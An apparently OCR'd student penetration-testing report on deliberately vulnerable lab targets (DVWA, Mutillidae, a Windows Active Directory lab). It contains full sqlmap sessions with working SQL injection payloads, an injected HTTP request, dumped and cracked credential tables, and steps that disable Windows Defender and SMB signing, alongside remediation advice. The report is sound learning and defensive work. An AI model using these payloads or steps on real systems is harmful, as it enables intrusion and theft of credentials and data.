[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:01:22 /2024-10-19/

[08:01:22] [INFO] resuming back-end DBMS 'mysql'
[08:01:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1'or'1'='1' AND 9898=9898 AND 'Wsqc'='Wsqc&Submit=Submit

    Type: error-based
    Title: MySQL ≥ 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1'or'1'='1' AND ROW(6797,1229)>(SELECT COUNT(*),CONCAT(0x71767a7871,(SELECT (ELT(6797=6797,1))),0x7176627171,FLOOR(RAND(0)*2))x FROM (SELECT 8108 UNION SELECT 3297 UNION SELECT 8007 UNION SELECT 5214)a GROUP BY x) AND 'xwOb'='xwOb&Submit=Submit

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1'or'1'='1' AND (SELECT 5373 FROM (SELECT(SLEEP(5)))iUgT) AND 'aQyn'='a

    Type: UNION query
    Title: Generic UNION query (NULL) - 2 columns
    Payload: id=1'or'1'='1' UNION ALL SELECT CONCAT(0x71767a7871,0x4f7a535742674c696f6f4254674269466f7a554c7743,0x7176627171),NULL-- -&Submit=Submit
---
[08:01:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL ≥ 4.1
[08:01:22] [INFO] fetching entries of column(s) ``user`,password' for table 'users' in database 'dvwa'
[08:01:22] [INFO] recognized possible password hashes in column 'password'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[08:01:26] [INFO] writing hashes to a temporary file '/tmp/sqlmapwsvrehzw20095/sqlmaphashes-8m5m02xd.txt'
do you want to crack them via a dictionary-based attack? [Y/n/q] y
[08:01:30] [INFO] using hash method 'md5_generic_passwd'
[08:01:30] [INFO] resuming password 'password' for hash '5f4dcc3b5aa765d61d8327deb882cf99'
[08:01:30] [INFO] resuming password 'abc123' for hash 'e99a18c428cb38d5f260853678922e03'
[08:01:30] [INFO] resuming password 'charley' for hash '8d3533d75ae2c3966d7e0d4fcc69216b'
[08:01:30] [INFO] resuming password 'letmein' for hash '0d107d09f5bbe40cade3de5c71e9e9b7'
Database: dvwa
Table: users
[5 entries]
+---------+----------------------------------------------------+
| user    | password                                           |
+---------+----------------------------------------------------+
| admin   | 5f4dcc3b5aa765d61d8327deb882cf99 (password)        |
| gordonb | e99a18c428cb38d5f260853678922e03 (abc123)          |
| 1337    | 8d3533d75ae2c3966d7e0d4fcc69216b (charley)         |
| pablo   | 0d107d09f5bbe40cade3de5c71e9e9b7 (letmein)         |
| smithy  | 5f4dcc3b5aa765d61d8327deb882cf99 (password)        |
+---------+----------------------------------------------------+

[08:01:30] [INFO] table 'dvwa.users' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.137.20/dump/dvwa/users.csv'
[08:01:30] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.137.20'
[08:01:30] [WARNING] your sqlmap version is outdated

[*] ending @ 08:01:30 /2024-10-19/


┌──(root㉿kali)-[~]
└─#
```

Reflected Cross-Site Scripting (XSS)

```
┌──(root㉿kali)-[~]
└─# sqlmap -u "http://192.168.137.20/dvwa/vulnerabilities/sqli/?id=1%27or%271%27%3D%271&Submit=Submit" --cookie="security=low; PHPSESSID=653ffbbdd7dc42f8b9ea353693e07818" --dbs
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7#stable}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 08:03:43 /2024-10-19/

[08:03:43] [INFO] resuming back-end DBMS 'mysql'
[08:03:43] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: id=1'or'1'='1' AND 9898=9898 AND 'Wsqc'='Wsqc&Submit=Submit

    Type: error-based
    Title: MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: id=1'or'1'='1' AND ROW(6797,1229)>(SELECT COUNT(*),CONCAT(0x71767a7871,(SELECT (ELT(6797=6797,1))),0x717662717
1,FLOOR(RAND(0)*2))x FROM (SELECT 8108 UNION SELECT 3297 UNION SELECT 8007 UNION SELECT 5214)a GROUP BY x) AND 'xwOb'='xwOb
&Submit=Submit

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: id=1'or'1'='1' AND (SELECT 5373 FROM (SELECT(SLEEP(5)))iUgT) AND 'aQyn'='aQyn&Submit=Submit

    Type: UNION query
```





RECOMMENDATION SUGGESTIONS

1. Remove or Update Vulnerable FTP Services

Vulnerability: The VSFTP (Very Secure FTP) service might contain a **backdoor vulnerability**.

Recommendation: Remove or update the VSFTP service to a more secure version. If FTP is required, switch to secure alternatives like **SFTP** or **FTPS**.

Command to disable VSFTP: sudo service vsftpd stop

Reason: Outdated or vulnerable FTP services like VSFTP can have backdoors that attackers use to gain unauthorized access.

2. Implement Strong Authentication for FTP Access

Recommendation: Enforce **strong passwords** and use **multi-factor authentication (MFA)** for FTP access.

Reason: Strong authentication mechanisms reduce the risk of attackers easily accessing FTP servers, even if a vulnerability is present.

3. Limit FTP Access

Recommendation: Restrict FTP access by using **firewall rules** and **IP whitelisting** to only allow trusted IP addresses.

Use firewall rules to block access to ports like 21 (FTP) from untrusted networks.

Reason: By limiting who can access the FTP server, the attack surface is reduced, lowering the risk of exploitation.

4. Mitigate Cross-Site Scripting (XSS) Vulnerabilities

Vulnerability: XSS allows attackers to inject malicious scripts into web pages viewed by other users.

Recommendation: Use **input validation** and **output encoding** to prevent untrusted data from being executed as a script.

Implement libraries such as **OWASP AntiSamy** or **ESAPI** to validate input.

For JavaScript, use escape() or encodeURIComponent() functions to sanitize user inputs.

Reason: Properly validating input and encoding output will prevent attackers from injecting malicious scripts into web applications.

5. Implement Content Security Policy (CSP)

Recommendation: Deploy a **Content Security Policy (CSP)** in the HTTP headers of the web application to control the resources a user can load (scripts, styles, etc.).

Example: Add the following to the web server config:

Content-Security-Policy: default-src 'self'; script-src 'self';


Reason: A strong CSP can prevent the execution of malicious scripts in XSS attacks by restricting what external resources can be loaded.

Mutillidae Penetration Testing

- Web app vulnerabilities are a major entry point for attackers.
- Tasks:
  - Test for SQL injection.
  - Analyze database vulnerability.
  - Use OWASP framework for security checks.

EXPLOITING USING BURPSUIT

PERFORMING INJECTION THROUGH BURPSUIT TO GET USER CREDENTIALS




SQLMAP INJECTION

```
┌──(root㉿kali-Stack)-[/home/stack/CYCapstoneProject/sqlmap]
└─# nano owaspsqlinjection.txt

┌──(root㉿kali-Stack)-[/home/stack/CYCapstoneProject/sqlmap]
└─# cat owaspsqlinjection.txt
GET /mutillidae/index.php?page=user-info.php&username=admin&password=%27OR+%271%27%3D%271&user-info-php-submit-button=View+
Account+Details HTTP/1.1
Host: 192.168.137.63
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537
.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed
-exchange;v=b3;q=0.9
Referer: http://192.168.137.63/mutillidae/index.php?page=user-info.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: PHPSESSID=6c021c40d8debe870440f7af93069efb
If-Modified-Since: Sun, 30 Oct 2022 05:56:43 GMT
Connection: close
```

```
┌──(root㉿kali-Stack)-[/home/stack/CYCapstoneProject/sqlmap]
└─# sqlmap -r owaspsqlinjection.txt -p username
                                                                                
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6.4#stable}
|_ -| . [(]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's r
esponsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible
for any misuse or damage caused by this program

[*] starting @ 02:08:23 /2022-10-30/

[02:08:23] [INFO] parsing HTTP request from 'owaspsqlinjection.txt'
```

```
[02:13:42] [INFO] table 'owasp10.blogs_table' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.137.63/dump/owas
p10/blogs_table.csv'
[02:13:42] [INFO] fetching columns for table 'credit_cards' in database 'owasp10'
[02:13:43] [INFO] fetching entries for table 'credit_cards' in database 'owasp10'
Database: owasp10
Table: credit_cards
[5 entries]
+------+-----+------------------+-------------+
| ccid | ccv | ccnumber         | expiration |
+------+-----+------------------+-------------+
| 1    | 745 | 4444111122223333 | 2012-03-01 |
| 2    | 722 | 7746536337776330 | 2015-04-01 |
| 3    | 461 | 8242325748474749 | 2016-03-01 |
| 4    | 230 | 7725653200487633 | 2017-06-01 |
| 5    | 627 | 1234567812345678 | 2018-11-01 |
+------+-----+------------------+-------------+

[02:13:43] [INFO] table 'owasp10.credit_cards' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.137.63/dump/owa
sp10/credit_cards.csv'
[02:13:43] [INFO] fetching columns for table 'accounts' in database 'owasp10'
[02:13:43] [INFO] fetching entries for table 'accounts' in database 'owasp10'
```

CREDENTIALS RECEIVED



cid	is_admin	password	username	mysignature
1	TRUE	adminpass	admin	Monkey!
2	TRUE	somepassword	adrian	Zombie Films Rock!
3	FALSE	monkey	john	I like the smell of confunk
4	FALSE	password	jeremy	d1373 1337 speak
5	FALSE	password	bryce	I Love SANS
6	FALSE	samurai	samurai	Carving Fools
7	FALSE	password	jim	Jim Rome is Burning
8	FALSE	password	bobby	Hank is my dad
9	FALSE	password	simba	I am a cat
10	FALSE	password	dreveil	Preparation H
11	FALSE	password	scotty	Scotty Do
12	FALSE	password	cal	Go Wildcats
13	FALSE	password	john	Do the Duggie!
14	FALSE	42	kevin	Doug Adams rocks
15	FALSE	set	dave	Bet on S.E.T. FTW
16	FALSE	pentest	ed	Commandline KungFu anyone?

```
[02:13:43] [INFO] table 'owasp10.accounts' dumped to CSV file '/root/.local/share/sqlmap/output/192.168.137.63/dump/owasp10
/accounts.csv'
[02:13:43] [INFO] fetching columns for table 'captured_data' in database 'owasp10'
[02:13:43] [INFO] fetching entries for table 'captured_data' in database 'owasp10'
[02:13:44] [WARNING] something went wrong with full UNION technique (could be because of limitation on retrieved number of
entries). Falling back to partial UNION technique
[02:13:44] [INFO] fetching number of entries for table 'captured_data' in database 'owasp10'
[02:13:44] [WARNING] time-based comparison requires larger statistical model, please wait..... (done)
[02:13:45] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to preve
nt potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] y
```

RECOMMENDED SUGGESTIONS

1. Implement Input Validation and Parameterized Queries

Vulnerability: SQL Injection allows attackers to manipulate database queries and access sensitive data.

Recommendation: Use **input validation** to ensure that only safe, expected inputs are accepted (e.g., no special characters like ', --), and enforce **parameterized queries** instead of embedding user inputs directly in SQL queries.

For example, in PHP, use **prepared statements** ($stmt->bind_param()).

Reason: Input validation ensures that malicious inputs are not passed to the database, while parameterized queries prevent attackers from injecting harmful SQL code.

2. Use Web Application Firewall (WAF)

Vulnerability: Web applications are susceptible to automated and manual attacks, such as SQL Injection.

Recommendation: Deploy a **Web Application Firewall (WAF)** to monitor and block suspicious traffic, such as SQL injection attempts or directory traversal.

Tools like **ModSecurity** can be configured to prevent known SQL Injection patterns.

Reason: A WAF adds an additional layer of defense by filtering malicious traffic before it reaches the application, making it harder for attackers to exploit vulnerabilities.

3. Secure Database Configuration

Vulnerability: The database might expose sensitive information due to misconfigurations, making it vulnerable to SQL Injection or unauthorized access.

Recommendation: Harden the database server by:

- Restricting database access to only necessary users (use **least privilege**).
- Removing or disabling unused database features.
- Enforcing **strong passwords** and enabling **encryption** for sensitive data (e.g., encrypting database backups and data at rest).

Reason: Secure database configuration ensures that even if an attacker finds a vulnerability, it will be harder to gain unauthorized access or extract sensitive information.

4. Prevent Error Disclosure

Vulnerability: Web applications like Mutillidae may reveal sensitive information through error messages, aiding attackers in identifying vulnerabilities (e.g., SQL error messages).

Recommendation: Implement **generic error messages** for the user and log detailed technical errors for internal review.

- Example: Instead of displaying database error details, show a general error message like "An error occurred. Please try again."

Reason: By preventing the disclosure of detailed error messages, attackers are denied valuable information that could be used to exploit the system further.

ACTIVE DIRECTORY EXPLOITATION (WINDOWS 10)

System Requirements:


WINDOWS_SRV_19
Role: Active Directory (AD) & Domain Name System (DNS) IP Address: 192.168.137.58 (Static IP)
Username: Administrator Password: 123@test Domain Name: domain.local

WINDOWS-7 (64 Bit)
Role: Victim
IP Address: 192.168.137.100 (Static IP) Username: Adhvik
Password: LetMeIn23 Domain Name: domain.local

Local Account Details (WORKGROUP) for the WINDOWS-7 (64 Bit) Username: victim
Password: 123@test


KALI LINUX
Role: Attacker
IP Address: 192.168.137.10
Username: stack Password: 123@test


STEPS TO PROCEED



→ DISABLE WINDOWS DEFENDER


DISABLE THE “TURN OFF MULICAST NAME RESOLUTION” POLICY IN GROUP MANAGEMENT POLICY






Then disable the following policies:


Microsoft network client: Digitally sign communications (always)
Microsoft network client: Digitally sign communications (if server agrees)
Microsoft network server: Digitally sign communications (always)
Microsoft network server: Digitally sign communications (if client agrees)



<--$gpupdate/force


Disable the 'enablesecuritysignature' and 'requiresecuritysignature'






Providing ip address and DNS server IP of domain controller in preferred DNS server

